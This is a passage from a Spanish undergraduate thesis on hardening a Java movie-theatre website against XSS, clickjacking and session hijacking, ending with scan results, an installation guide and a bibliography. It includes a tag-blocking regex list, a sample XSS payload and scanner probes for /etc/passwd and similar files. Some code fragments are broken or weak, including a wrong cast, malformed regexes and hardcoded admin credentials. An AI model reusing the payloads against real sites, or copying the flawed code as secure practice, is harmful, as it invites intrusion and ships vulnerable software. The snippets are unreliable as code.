15     public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
16             throws IOException, ServletException {
17
18         HttpServletRequest httpResponse = (HttpServletRequest) response;
19
20         // Añadida CSP
21         httpResponse.setHeader("Content-Security-Policy",
22             "default-src 'self'; "
23             + "script-src 'self' https://apis.google.com https://www.youtube.com https://cdnjs.cloudflare.com; "
24             + "style-src 'self' https://fonts.googleapis.com https://cdnjs.cloudflare.com; "
25             + "frame-src 'self' https://www.youtube.com; "
26             + "object-src 'none'; "
27             + "font-src 'self' https://fonts.gstatic.com;");
28
29         chain.doFilter(request, response);
30     }

```

Ilustración 67:Código del filtro de CSP

Cabe destacar, que al tratarse de un filtro hay que especificarle que web o fuentes de información están autorizadas para poder pasar a través de él y evitar posibles errores. Para ello hay que categorizarlos en función del tipo de contenido que se está cargando, por ejemplo: script, style, frame, object ... Anónimo, *Manual Servlet JSP*.

Para poder ver los recursos que se necesitan externos a los usados, hay que inspeccionar la comunicación de la web y añadirlo al filtro para evitar malfuncionamientos o usar los importados en los diferentes archivos.

Hecho esto es necesario especificarle a Glassfish que existe un filtro, por lo que hay que dirigirse al archivo web.xml y añadir las siguientes líneas para especificar la ruta al archivo y añadir el filtro a la configuración del servidor:

```

<filter>
    <filter-name>ContentSecurityPolicyFilter</filter-name>
    <filter-class>com.example.servlets.ContentSecurityPolicyFilter</filter-
class>
</filter>

<filter-mapping>
    <filter-name>ContentSecurityPolicyFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>

```

Únicamente faltaría especificar que la entrada del comentario no pueda contener sentencias `<script>...</script>` para así dejar mitigados los ataques XSS y su vulnerabilidad asociada. Para solucionar esto se usarán expresiones regulares de manera que la combinación de caracteres que afecten o puedan introducir errores en los comentarios se omitan. Para este caso hay que actualizar el servlet encargado de la gestión de los comentarios.


```

19     private static final Pattern SCRIPT_PATTERN = Pattern.compile("<\\s*script[\\s\\S]*?>[\\s\\S*\\s*script\\s*>", Pattern.CASE_INSENSITIVE);
20     private static final Pattern DANGEROUS_PATTERNS[] = {
21         Pattern.compile("<\\s*iframe\\b[^>*](\\s*/\\s*)?", Pattern.CASE_INSENSITIVE),
22         Pattern.compile("<\\s*object\\b[^>*](\\s*/\\s*)?", Pattern.CASE_INSENSITIVE),
23         Pattern.compile("<\\s*embed\\b[^>*](\\s*/\\s*)?", Pattern.CASE_INSENSITIVE)
24     };
25
26     protected void doPost(HttpServletRequest request, HttpServletResponse response)
27         throws ServletException, IOException {
28
29         String accion = request.getParameter("accion");
30
31         if ("escribirComentario".equals(accion)) {
32             guardarComentario(request, response);
33         } else {
34             response.getWriter().println("Acción no reconocida");
35         }
36
37     private boolean isValidComentario(String comentario) {
38         if (SCRIPT_PATTERN.matcher(comentario).find())
39             return false;
40         }
41         for (Pattern pattern : DANGEROUS_PATTERNS) {
42             if (pattern.matcher(comentario).find())
43                 return false;
44         }
45     }
46
47 }
48

```

Ilustración 68: Validación de la entrada del usuario en los comentarios

Las líneas 21-24 son las expresiones regulares que queremos evitar que sucedan, como script, iframes, etc. Posteriormente, en el Post, comprobamos que el texto que se quiere enviar a la base de datos sea válido, comprobando que no cumple con las características de las expresiones regulares, si es así, el comentario no se almacena y le salta un mensaje de error al usuario.



Comentario:

Valoración:

Fecha del comentario

Ilustración 69: Probando la validación de los datos del comentario

El comentario contiene código no permitido.

Ilustración 70: Error de validación en comentario con XSS

Con esto se podría dejar solventados los problemas de falta de configuración CSP y errores en la validación, para no permitir la introducción de elementos prohibidos. Solo faltaría sanitizar la entrada, ya que, podría no ser script lo que se ejecute, si no, insertar una imagen o cualquier otra cosa que se podría usar como ataque dentro de la web.

Para poder sanitizar la entrada del comentario, tendremos que importar unas bibliotecas que ayudarán a convertir los caracteres especiales a formato html4 de tal forma que HTML detecte esto como carácter y lo imprima como tal, y no como un comando, por ejemplo, < lo convierte a <, que al mostrarlo por pantalla es convertido de nuevo como carácter.

Las librerías importadas han sido:

- org.apache.commons.text.StringEscapeUtils;
- org.apache.commons.lang3;

Estas librerías son llamadas desde el servlet de gestión de los comentarios de la siguiente manera, previa importación de las librerías mencionadas:

```

53     private void guardarComentario(HttpServletRequest request, HttpServletResponse response)
54         throws ServletException, IOException {
55
56         // Obtén los parámetros del formulario de comentarios
57         String texto = request.getParameter("textoComentario");
58         System.out.println("Comentario recibido: " + texto);
59
60         // Validar el comentario para evitar inyecciones de código
61         if (isValidComentario(texto)) {
62             try {
63
64                 // Sanitizar datos de entrada
65                 String comentarioSanitizado = StringEscapeUtils.escapeHtml4(texto);
66             }
67         }
68     }

```

Ilustración 71: Fragmento de código de sanitización de comentarios

Esto convertiría una entrada como:

```
<script>alert('XSS')</script> a &lt;script&gt;alert('XSS')&gt;/script&gt;
```

Una vez concluida la sanitización, se podría concluir con la supresión de XSS.

3.5.3 Suprimir Clickjacking

Clickjacking, como se ha explicado previamente, se aprovecha de errores en la configuración de las cabeceras de la web, algo similar como sucede con XSS. Es por ello por lo que continuaremos modificando y añadiendo reglas al filtro creado para la mitigación de XSS.

En este caso, haciendo referencia a las alertas seleccionadas para realizar el ataque, es necesario añadir un filtro de X-Frame-Options, ya que, Clickjacking se nutre principalmente de este error de configuración, además del CSP configurado previamente. A esto se le une la ausencia de X-Content-Type-Options, no es muy relevante para Clickjacking, pero conviene añadir este parámetro.

Content-Type-Options le dice al navegador que no intente adivinar el tipo de contenido de un archivo. En su lugar, el navegador debe respetar estrictamente el tipo de archivo declarado por la web (por ejemplo, si un archivo tiene el tipo text/html, debe tratarse como HTML). El problema está que, si el navegador se equivoca eligiendo el tipo de archivo que es, como por ejemplo una imagen, podría ejecutarse como un script o código malicioso, abriendo la puerta a ataques.

Una vez explicado las falta de configuración de las cabeceras, podemos comenzar añadiendo las líneas al filtro creado para CSP. Primero cambiaremos su nombre, pues ahora no solo será un filtro de Content Security Policy, si no de todas las cabeceras relevantes para garantizar la seguridad de la web.

```

14     @Override
15     public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
16         throws IOException, ServletException {
17
18     HttpServletResponse httpResponse = (HttpServletResponse) response;
19
20     // Configuración CSP
21     httpResponse.setHeader("Content-Security-Policy",
22         "default-src 'self'; "
23         + "script-src 'self' https://apis.google.com https://www.youtube.com https://cdnjs.cloudflare.com; "
24         + "style-src 'self' https://fonts.googleapis.com https://cdnjs.cloudflare.com; "
25         + "frame-src 'self' https://www.youtube.com; "
26         + "object-src 'none'; "
27         + "font-src 'self' https://fonts.gstatic.com;");
28
29     // Protección contra Clickjacking con X-Frame-Options
30     httpResponse.setHeader("X-Frame-Options", "DENY");
31
32     // Protección contra MIME-sniffing con X-Content-Type-Options
33     httpResponse.setHeader("X-Content-Type-Options", "nosniff");
34
35     chain.doFilter(request, response);
36 }

```

Ilustración 72: Fragmento del filtro con cabeceras anti Clickjacking actualizadas

Estas dos líneas de código hacen que el ataque sea bloqueado, quedando solucionados los problemas de configuración que ocasionaban una vulnerabilidad.

Esto se puede ver, de igual forma que para el ataque, introduciendo la URL en el index de Jack. De tal forma que la web no puede ser cargada para su ataque.




Ilustración 73: Error del navegador al meter la web en un iframe

3.5.4 Suprimir Cookie Hijacking

El ataque a sesiones, al igual que los dos anteriores se debía a errores en la configuración de las cabeceras HTTP. En concreto a la falta de configuración de HTTP-Only y el atributo SameSite,

De manera similar, se añaden las cabeceras al filtro, de manera que los errores de falta de configuración de las cabeceras queden solucionados.

Para la falta de configuración de HTTP-Only, como se quería mostrar el riesgo que conlleva XSS y la captura de la sesión, se configuró el archivo web.xml para que el parámetro se encontrase a false. Esto es debido a que, Glassfish, de manera predeterminada, incluye esta configuración.

De todas formas, se simulará que no se hace de manera predeterminada y que es necesaria su configuración. De modo que se añadirá al filtro ya configurado los parámetros que faltan para proteger la web ante ataques a sus sesiones.

Para ello se creará una cookie que garantice que todos los parámetros explicados previamente estén configurados correctamente. Esta se creará al iniciar sesión, de tal manera que luego pueda editarse en el filtro y añadir la cabecera SameSite.

```

25 |     if (usuario != null) {
26 |         HttpSession session = request.getSession();
27 |         session.setAttribute("usuario", usuario);
28 |         // Configura la cookie de sesión manualmente si es necesario
29 |         Cookie cookie = new Cookie("JSESSIONID", session.getId());
30 |         cookie.setHttpOnly(true);
31 |         cookie.setPath("/");
32 |         response.addCookie(cookie);
33 |
34 |         if (usuario.getCorreo().equals("admin@example.com") && usuario.getContraseña().equals("admin123")) {
35 |             cookie.setSameSite("Strict");
36 |             response.addCookie(cookie);
37 |         }
38 |     }
39 | }
```

Ilustración 74: Fragmento de código de creación de cookie con las cabeceras de seguridad


Posteriormente, nos dirigiremos al filtro y añadiremos lo siguiente:

```

37 |     // Configuración de SameSite y HttpOnly para cookies de sesión
38 |     Cookie[] cookies = httpServletRequest.getCookies();
39 |     if (cookies != null) {
40 |         for (Cookie cookie : cookies) {
41 |             cookie.setHttpOnly(true); // Protección contra acceso desde scripts
42 |             cookie.setSecure(true); // Solo se envía a través de HTTPS
43 |             cookie.setPath("/"); // Configuración de path
44 |
45 |             // Configuración de SameSite usando encabezado Set-Cookie
46 |             httpResponse.addHeader("Set-Cookie", cookie.getName() + "=" + cookie.getValue()
47 |                                     + "; HttpOnly"
48 |                                     + "; Secure"
49 |                                     + "; SameSite=Strict");
50 |         }
51 |     }
52 | }
```

Ilustración 75: Añadir la cabecera segura de las cookies en el filtro.

Como se puede ver, a la sesión se le añade una cabecera personalizada, donde se le configuran los parámetros HttpOnly y SameSite. Esto se puede ver que está configurado si vamos a inspeccionar el elemento en el navegador, en la sección de red. Seleccionamos las cabeceras y veremos algo similar a esto:



The screenshot shows the Network tab of a browser developer tools interface. The 'Cookies' tab is selected. A dropdown menu 'Filtrar cookies' is open. Below it, a section titled 'Cookies de la respuesta' is expanded, showing a single entry for 'JSESSIONID'. The details for 'JSESSIONID' are as follows:

- httpOnly: true**
- path: "/PLF_Cines_Web"**
- value: "d7bcf258e30ad7362cd473843e63"**

Ilustración 76: Parámetros de la cookie de sesión de la cabecera

Esta cabecera no garantiza que, si se obtiene la cookie, se pueda acceder desde otro navegador. Lo que sucede es que la sesión tiene medidas de protección más eficaces, haciendo imposible que se envié a través de ataques XSS, como sucedía antes.

3.5.5 Revisión de alertas

Faltaría comprobar que las vulnerabilidades han sido solventadas. Hay que comentar que esto se ha ido realizando a lo largo del proceso de mitigación. Es decir, una vez implementadas las configuraciones de seguridad, se ha comprobado que se ha suprimido la vulnerabilidad.

Volviendo a lanzar los escáneres, tanto automático como manual, se ha obtenido lo siguiente:

- ▽ Alertas (16)
 - > Ausencia de Ttokens Anti-CSRF (2)
 - > CSP: Wildcard Directive (22)
 - > Cabecera Content Security Policy (CSP) no configurada (11)
 - > Configuración Incorrecta Cross-Domain (2)
 - > Falta de cabecera Anti-Clickjacking
 - > Cookie sin el atributo SameSite (2)
 - > Cross-Domain JavaScript Source File Inclusion (3)
 - > Divulgación de la marca de hora - Unix (51)
 - > El servidor divulga información mediante un campo(s) de encabezado de respuesta HTTP ""X-F
 - > Private IP Disclosure (2)
 - > Server Leaks Version Information via "Server" HTTP Response Header Field (48)
 - > X-Content-Type-Options Header Missing
 - > Modern Web Application
 - > Respuesta de Gestión de Sesión Identificada (206)
 - > Retrieved from Cache (12)
 - > User Agent Fuzzer (60)

Ilustración 77: Alertas después de la supresión de las vulnerabilidades

Se puede observar que las vulnerabilidades más graves como XSS o SQL Injection ya no aparecen. En cambio, todas las configuraciones respectivas a las cabeceras, como puede ser X-Content-Type-Options SameSite o CSP, aparecen reflejadas sus respectivas alertas. Sin embargo, si se despliega una de las alertas, se observa que las páginas respectivas a la web no están presentes, y que, si se selecciona un mensaje, este tiene el error 404 (Not Found). Por lo tanto, se podrían eliminar estas alertas.

- ▽ Cabecera Content Security Policy (CSP) no configurada (11)
 - GET: http://172.16.0.204:28946/
 - GET: http://172.16.0.204:28946/etc/passwd
 - GET: http://172.16.0.204:28946/etc/passwd&
 - GET: http://172.16.0.204:28946/etc/passwd;
 - GET: http://172.16.0.204:28946/favicon.ico
 - GET: http://172.16.0.204:28946/robots.txt
 - GET: http://172.16.0.204:28946/script
 - GET: http://172.16.0.204:28946/sitemap.xml
 - GET: http://172.16.0.204:28946/T
 - GET: http://172.16.0.204:28946/WEB-INF/web.xml
 - GET: http://172.16.0.204:28946/Windows/system.ini
- > Configuración Incorrecta Cross-Domain (2)

Ilustración 78: Alerta CSP desplegada

3.6 Conclusión

Se ha visto que los riesgos que ocasiona un ataque con éxito pueden llegar a suponer que la aplicación deje de servir, que la privacidad de los clientes se vea perjudicada y la integridad de los datos quede vulnerada.

También se ha podido observar que la mayoría de los problemas que se encuentran son fallos de configuración y de diseño de la web. Estos son posibles de solucionar a través de modificaciones en las cabeceras, añadir filtros, además de una validación y sanitización de las entradas del usuario.

Después de haber terminado la parte práctica seremos capaces de reconocer la importancia de la seguridad en la web e identificar donde se pueden encontrar los problemas de seguridad.

4. Conclusiones y líneas futuras

A continuación, se explicarán las líneas futuras del trabajo. Que significa posibles continuaciones al trabajo realizado a lo largo de la memoria. Acompañado de una breve conclusión.

4.1 Conclusiones

A lo largo de este trabajo, se ha observado la importancia de la ciberseguridad en el desarrollo de aplicaciones web, un campo en constante evolución y cada vez más presente en nuestra sociedad. Se han analizado las 10 vulnerabilidades más comunes identificadas por OWASP, destacando las técnicas de explotación y mitigación más efectivas.

La sección práctica ha permitido comprobar cómo herramientas como OWASP ZAP pueden ayudar a identificar vulnerabilidades como la inyección SQL, el Cross-Site Scripting (XSS), el Clickjacking, entre otras. Cada una de estas vulnerabilidades, si no es corregida adecuadamente, puede comprometer gravemente la seguridad, confidencialidad, integridad y disponibilidad de los datos de una aplicación web.

Asimismo, se ha demostrado cómo el hacking ético permite identificar y corregir fallos antes de que puedan ser explotados en casos reales, añadiendo la idea de que la seguridad no es solo un añadido posterior, sino una parte integral del proceso de desarrollo de software, que debe estar presente desde las primeras fases de diseño.

Por último, se han propuesto una serie de soluciones para mitigar cada una de las vulnerabilidades, mostrando que, con las prácticas adecuadas de sanitización de entradas, implementación de políticas de seguridad y controles de acceso, es posible fortalecer la seguridad. Sin embargo, el entorno tecnológico sigue evolucionando rápidamente, por lo que es de vital importancia que tanto desarrolladores como empresas mantengan una actitud de mejora continua frente a las amenazas emergentes.

4.2 Líneas futuras

Se han encontrado maneras de proseguir con este trabajo, entre ellas destacan:

- Continuar con las alertas expuestas en el trabajo.
- Realizar ataques más complejos y sofisticados.
- Uso de otras herramientas como BurpSuite o propias del Kali.
- Ampliar la web con más funcionalidades y realizar las implementaciones de seguridad explicadas.
- Uso de un framework y hacer análisis de seguridad comparándolo con el método de desarrollo de esta web.
- Realizar un Pentest completo de la página web.

Anexos

Manual de instalación

Como se ha introducido en la configuración de la víctima, atacante y la conexión, profundizaremos la descarga y configuración completa desde el repositorio de GitHub.

Descargar repositorio

Para descargar el repositorio se han creado dos “releases” en GitHub, uno que corresponde con la web sin ajustes de seguridad y el otro con la web después de haber explicado las vulnerabilidades. El repositorio es el siguiente:

<https://github.com/alex41/TFG-Ciberseguridad-en-Desarrollo-Web/releases>

Si escogemos uno de ellos, se podrá descargar los archivos como ZIP o TAR. Habría que seleccionar uno u otro dependiendo del usuario y sistema operativo.




Ilustración 79: Repositorio de GitHub



Ilustración 80: Archivos de descarga para la instalación de la web

Hay que finalizar con la descompresión de los archivos y continuar con la configuración siguiente.

Configuración de la víctima

Para la configuración de la víctima y como se ha explicado anteriormente se ha usado para el desarrollo Apache NetBeans, como servidor Glassfish y como base de datos JDBC, por lo tanto, se recomienda usar el mismo entorno para realizar pruebas y evitar errores de compatibilidad.

Apache NetBeans

Se ha usado la versión IDE 20, que se puede encontrar en la página oficial de Apache. Una vez descargado el entorno se debe de abrir el proyecto y seleccionar la carpeta donde se haya descargado.




Ilustración 81: Instalación del proyecto en NetBeans

Se debería de abrir en la ventana que dice proyectos, una vez hecho esto hay que configurar el servidor.

Servidor Glassfish

Para la configuración del servidor hay que descargar Glassfish desde la web oficial, en particular la versión 7.0.9. Esta se debe guardar y descomprimir (se recomienda guardarla en la misma carpeta donde se encuentre el proyecto). Hecho esto hay que dirigirse a NetBeans y añadir un servidor.




Ilustración 82: Añadir servidor Glassfish

Se tiene que añadir un servidor Glassfish, se asignará un nombre y a continuación hay que seleccionar la carpeta donde tengamos instalado Glassfish y seleccionar el servidor con su correspondiente versión y le damos un nombre al dominio. Finalmente se selecciona el puerto donde estará alojada la web.

Hecho esto estaría configurado el servidor. Faltaría seleccionar los archivos dentro de la carpeta Glassfish, ya que, generalmente, salta un error al configurarlo. Es por ello por lo que se ha grabado un vídeo explicado este proceso.



[Selección de archivos .jar Glassfish.mkv](#)

Base de datos JDBC

Como base de datos se ha usado JDBC, para ello hay que crear una nueva conexión, donde hay que poner en host el localhost, el puerto que queramos y este libre y el nombre de la base de datos que hayamos elegido. Se recomienda configurarlo como ya está para no modificar los archivos de conexión que se han importado junto a la web. Es decir, se debería introducir:

- Host: localhost
- Puerto: 1527
- Nombre de la base de datos: Películas




Ilustración 83: Crear conexión con la base de datos

Hecho esto falta importar los datos y tablas. Es por ello por lo que dentro de la carpeta del proyecto hay un archivo llamado Cines.sql, donde se tendrá que copiar el contenido del mismo y pegarlo en la ejecución del comando.




Ilustración 84: Creación de las tablas de la base de datos

Para terminar, se tendrá que ejecutar el documento.




Ilustración 85: Ejecución del archivo Cines.sql para creación de tablas de la BD

Realizadas las anteriores configuraciones solo faltaría ejecutar el proyecto. Para ello, hay que dirigirse al proyecto abierto y ejecutarlo.

Configuración del atacante

Para configurar el atacante hay dos opciones: se puede descargar Kali Linux desde la página oficial, instalar ZAP y realizar el trabajo desde cero, siguiendo las indicaciones de la memoria, o se puede pedir la imagen con la configuración de ZAP , la sesión con todas las alertas y el proxy configurado. En caso de elegir lo segundo se explicará cómo hacerlo.

Importar máquina virtual

Una vez descargada la imagen, hay que dirigirse al virtualizador (se recomienda que sea VirtualBox) e importar la imagen. No es necesario modificar ningún parámetro.




Ilustración 86: Importar máquina virtual

Manual de uso de ZAP

Para el uso y configuración de ZAP se han visto unos videos que ayudan en caso de querer profundizar más. Además, OWASP ofrece una guía de la interfaz.

Bibliografía

Anónimo. *Manual Servlet JSP.*

CVE. "Vulnerabilities by Types/Categories ." . <https://www.cvedetails.com/vulnerabilities-by-types.php>.

Departamento de Seguridad Nacional del Gabinete de la Presidencia del Gobierno. *Informe Anual De Seguridad Nacional*, 2023.

IBM. "Cost of a Data Breach Report 2023." (2023).

INCIBE. " Amenaza Vs Vulnerabilidad, ¿sabes En Qué Se Diferencian?" .

<https://www.incibe.es/empresas/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian>.

INCIBE. "Casos Reales." . <https://www.incibe.es/linea-de-ayuda-en-ciberseguridad/casos-reales/nuevo-metodo-de-fraude-usando-la-voz-de-un-familiar-creada-con-inteligencia-artificial>.

IoT Analytics. "Estado Del IoT 2022: El Número De Dispositivos IoT Conectados Crece Un 18% Hasta Los 14.400 Millones En Todo El Mundo." .

<https://internetdelascosas.xyz/articulo.php?id=544&titulo=Estado-del-IoT-2022-El-numero-de-dispositivos-IoT-conectados-crece-un-18-hasta-los-14400-millones-en-todo-el-mundo>.

Jorge García Martínez and DeltaProtect. "Estadísticas De Ciberseguridad: Pronóstico Para El 2024 Y Panorama Del 2023." . <https://www.deltaprotect.com/blog/estadisticas-de-ciberseguridad-pronostico-2024>.


Maddie Stone, Jared Semrau and James Sadowski. "Zero-Days Exploited." .

<https://cloud.google.com/blog/topics/threat-intelligence/2023-zero-day-trends>.

OWASP. " OWASP Top 10." (2021). <https://owasp.org/Top10/es/>.

Radware. *Global Threat Analysis Report 2024*, 2024.

Universidad de Alcalá
Escuela Politécnica Superior



ESCUELA POLITECNICA
SUPERIOR

